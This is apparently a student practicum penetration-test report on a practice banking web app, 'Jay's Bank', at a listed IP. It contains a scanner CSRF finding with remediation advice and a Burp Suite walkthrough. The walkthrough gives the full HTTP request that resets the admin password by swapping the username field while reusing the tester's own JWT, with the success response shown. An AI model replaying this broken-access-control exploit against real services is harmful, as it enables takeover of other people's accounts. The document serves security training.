JONATHAN ADITHYA BASWARA
5027221062

Demo Pratikum
Security Assessment Findings Report

Business Confidential

Date: May 08th, 2024
Project: 897-19
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Demo Company (DC) and JOJO SECURITY (JS). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both DC and TCMS.

TCMS may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. TCMS prioritized the assessment to identify the weakest security controls an attacker would exploit. TCMS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Demo Company		
Jonathan	VP, Information Security (CISO)	Office: (555) 555-5555 Email: jojo@demo.com
Jonathan	IT Manager	Office: (555) 555-5555 Email: jojo@demo.com
Jonathan	Network Engineer	Office: (555) 555-5555 Email: jojo@demo.com
TCM Security		
Jonathan	Lead Penetration Tester	Office: (555) 555-5555 Email: jojo@tcm-sec.com
Jonathan	Penetration Tester	Office: (555) 555-5555 Email: jojo@tcm-sec.com
Jonathan	Account Manager	Office: (555) 555-5555 Email: jojo@tcm-sec.com

Assessment Overview

From May 07th, 2024 to May 08th, 2024, DC engaged JS to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the Modul Pratikum

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

A JS engineer attempts to recon information using Nmap. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Finding Risk Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical/High	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
Penetration Test	1. IP Address Aplikasi: 167.172.75.216 2. Semua fungsi aplikasi. 3. Mekanisme akun pengguna dan autentikasi. 4. Antarmuka web dan API. 5. Interaksi database dan proses penanganan data.

Scope Exclusions

1. Tidak diperbolehkan untuk melakukan serangan yang dapat merusak data atau infrastruktur aplikasi.
2. Tidak diperbolehkan untuk mengeksploitasi kerentanan yang dapat memberikan akses ke server (contoh: RCE, privilege escalation).
3. Hindari serangan DoS/DDoS yang dapat mengganggu ketersediaan layanan aplikasi.

Summary Vulnerability Report

Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence				
		User Confirmed	High	Medium	Low	Total
Risk	High	0 (0.0%)	0 (0.0%)	0 (0.0%)	0 (0.0%)	0 (0.0%)
	Medium	0 (0.0%)	1 (12.5%)	1 (12.5%)	1 (12.5%)	3 (37.5%)
	Low	0 (0.0%)	0 (0.0%)	2 (25.0%)	0 (0.0%)	2 (25.0%)
	Informational	0 (0.0%)	1 (12.5%)	1 (12.5%)	1 (12.5%)	3 (37.5%)
	Total	0 (0.0%)	2 (25.0%)	4 (50.0%)	2 (25.0%)	8 (100%)

Alert counts by site and risk

This table shows, for each site for which one or more alerts were raised, the number of alerts raised at each risk level.

Alerts with a confidence level of "False Positive" have been excluded from these counts.

(The numbers in brackets are the number of alerts raised for the site at or above that risk level.)

		Risk			
		High (= High)	Medium (>= Medium)	Low (>= Low)	Informational (>= Informational)
Site	http://167.172.75.216	0 (0)	3 (3)	2 (5)	3 (8)

1. **Absence of Anti-CSRF Tokens (1)**

1. GET http://167.172.75.216/register

Alert tags	▪ OWASP_2021_A01 ▪ WSTG-v42-SESS-05 ▪ OWASP_2017_A05 ▪ CWE-352
Alert description	No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf. CSRF attacks are effective in a number of situations, including: * The victim has an active session on the target site. * The victim is authenticated via HTTP auth on the target site. * The victim is on the same local network as the target site. CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin

policy.

Other info

No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, __csrf_magic, CSRF, _token, _csrf_token] was found in the following HTML form: [Form 1: "password" "username"].

Request

Request line and header section (238 bytes)

```
GET http://167.172.75.216/register HTTP/1.1
host: 167.172.75.216
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:125.0) Gecko/20100101 Firefox/125.0
pragma: no-cache
cache-control: no-cache
referer: http://167.172.75.216
```

Request body (0 bytes)

Response

Status line and header section (231 bytes)

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 1399
ETag: W/"577-4i6dqKF7oXX4Gzdkc6Ly4etamd0"
Date: Sat, 01 Jun 2024 10:20:03 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Response body (1399 bytes)

```
<!DOCTYPE html>
<html>
<head>
    <title>Register - Jay's Bank</title>
    <link rel="stylesheet" href="/css/register.css">
</head>
<body>
    <div class="container">
        <h1>Register</h1>
        <div id="messageBox" class="message-box"
style="display:none;"></div>
        <form id="registerForm">
            <div class="form-group">
                <label for="username">Username:</label>
                <input type="text" id="username"
name="username" required minlength="10">
                <small style="color:grey;">Username must
be at least 10 characters long.</small>
            </div>
            <div class="form-group">
```

```
                <label for="password">Password:</label>
                <input type="password" id="password"
name="password" required pattern="^(?=.*\d)(?=.*[a-
z])(?=.*[A-Z])(?=.*\W).{10,}$">
                <small style="color:grey;">Password must
be at least 10 characters long and include at least one
digit, one special character, one uppercase letter, and
one lowercase letter.</small>
                <small id="passwordError"
style="color:red; display:none;">Invalid password
format.</small>
            </div>
            <button type="submit">Register</button>
        </form>
        <p>Already have an account? <a href="/login">Login
here</a>.</p>
    </div>
    <script src="/js/register.js"></script>
</body>
</html>
```


Evidence	`<form id="registerForm">`
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, use anti-CSRF packages such as the OWASP CSRFGuard. Phase: Implementation Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script. Phase: Architecture and Design Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330). Note that this can be bypassed using XSS. Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to

	perform that operation. Note that this can be bypassed using XSS. Use the ESAPI Session Management control. This control includes a component for CSRF. Do not use the GET method for any request that triggers a state change. Phase: Implementation Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.

Methodology :

1. Pembuatan akun
2. Mengubah password akun
3. Simpan auth-tokennya nya lalu kita gunakan burpsuit untuk masuk dengan menggunakan akun admin dengan cara mengubah password admin menjadi password akun kita menggunakan auth token yang tadi sudah kita simpan


Screen shot Langkah pengerjaan :



Welcome, kuemochi123

Your phone number: 0812251271


Your credit card (last 4 digits): 6666


Profile - Jay's Bank
Not secure 167.172.75.216/profile
Home Dashboard Logout Contact Support

Your Profile, kuemochi123

Phone:	0812251271
Credit Card:	**** **** **** 6666
Secret Question:	secret
Secret Answer:	
Current Password (for verification):	

New Password:	•••••••••••
Secret Answer:	secret


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.4.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector

Request to http://167.172.75.216:80

```
PUT /change_password HTTP/1.1
Host: 167.172.75.216
Content-Length: 81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: auth_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imt1ZW1vY2hpMTI
zIiwiaWF0IjoxNzE3MjM3ODE4fQ.WdU5Of9dWCy8Lo1lcDuFtIq29lzVa_DZXGUo-2Ga
BgQ; username=kuemochi123
Connection: keep-alive

{
  "new_password":"@kuemochi678",
  "secret_answer":"secret",
  "username":"kuemochi123"
}
```

Request attributes 2

Protocol HTTP/1 HTTP/2

Name	Value
Method	PUT
Path	/change_password

Request query parameters 0


It's empty in here

Request cookies 2

Name	Value
auth_token	eyJhbGciOiJIUzI1NiI...
username	kuemochi123


Request headers

Name	Value
Host	167.172.75.216
Content-Length	81
User-Agent	Mozilla/5.0 (Windo...
Content-Type	application/json
Accept	*/*
Origin	http://167.172.75.216
Referer	http://167.172.75.21...
Accept-Encoding	gzip, deflate, br
Accept-Language	en-GB,en-US;q=0.9,...




Welcome to Jay's Bank

Welcome to my (work in progress) bank. Feel free to look around during our pre-alpha-alpha-alpha stage.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.4.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
147	http://167.172.75.216	PUT	/profile	✓		400	300	JSON		
148	http://167.172.75.216	PUT	/profile	✓		200	284	JSON		
149	http://167.172.75.216	GET	/			304	179			
151	http://167.172.75.216	GET	/login			200	1277	HTML		Login - J
152	http://167.172.75.216	GET	/js/login.js			304	265	script	js	
154	http://167.172.75.216	POST	/login	✓		200	515	JSON		
155	http://167.172.75.216	GET	/dashboard			200	893	HTML		Dashboa
157	http://167.172.75.216	GET	/profile			200	2853	HTML		Profile -
158	http://167.172.75.216	GET	/js/profile.js			304	265	script	js	
160	http://167.172.75.216	PUT	/change_password	✓		200	293	JSON		
161	http://167.172.75.216	GET	/logout			302	404	HTML		
162	http://167.172.75.216	GET	/			304	179			
164	http://167.172.75.216	GET	/login							



Welcome to Jay's Bank

Welcome to my (work in progress) bank. Feel free to look around during our pre-alpha-alpha-alpha stage.

Login Register


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.4.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Send Cancel
Target: http://167.172.75.216 HTTP/1
Inspector
Request attributes 2
Request query parameters 0
Request cookies 2
Request headers 11
Response headers 7
Done
293 bytes | 1,070 millis
Event log (4) All issues
Memory: 144.1MB

Request


```
PUT /change_password HTTP/1.1
Host: 167.172.75.216
Content-Length: 75
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imt1ZW1vY2hpMTIzIiwiaWF0IjoxNzE3MjM3ODE4fQ.WdU5Of9dWCy8Lo1lcDuFtIq291zVa_DZXGUo-2GaBgQ; username=kuemochi123
Connection: keep-alive

{
  "new_password":"@kuemochi678",
  "secret_answer":"secret",
  "username":"admin"
}
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 58
ETag: W/"3a-he9u2tpmlwC1FD1XjEHV2hGPjok"
Date: Sat, 01 Jun 2024 10:37:18 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "success":true,
  "message":"Successfully changed password"
}
```



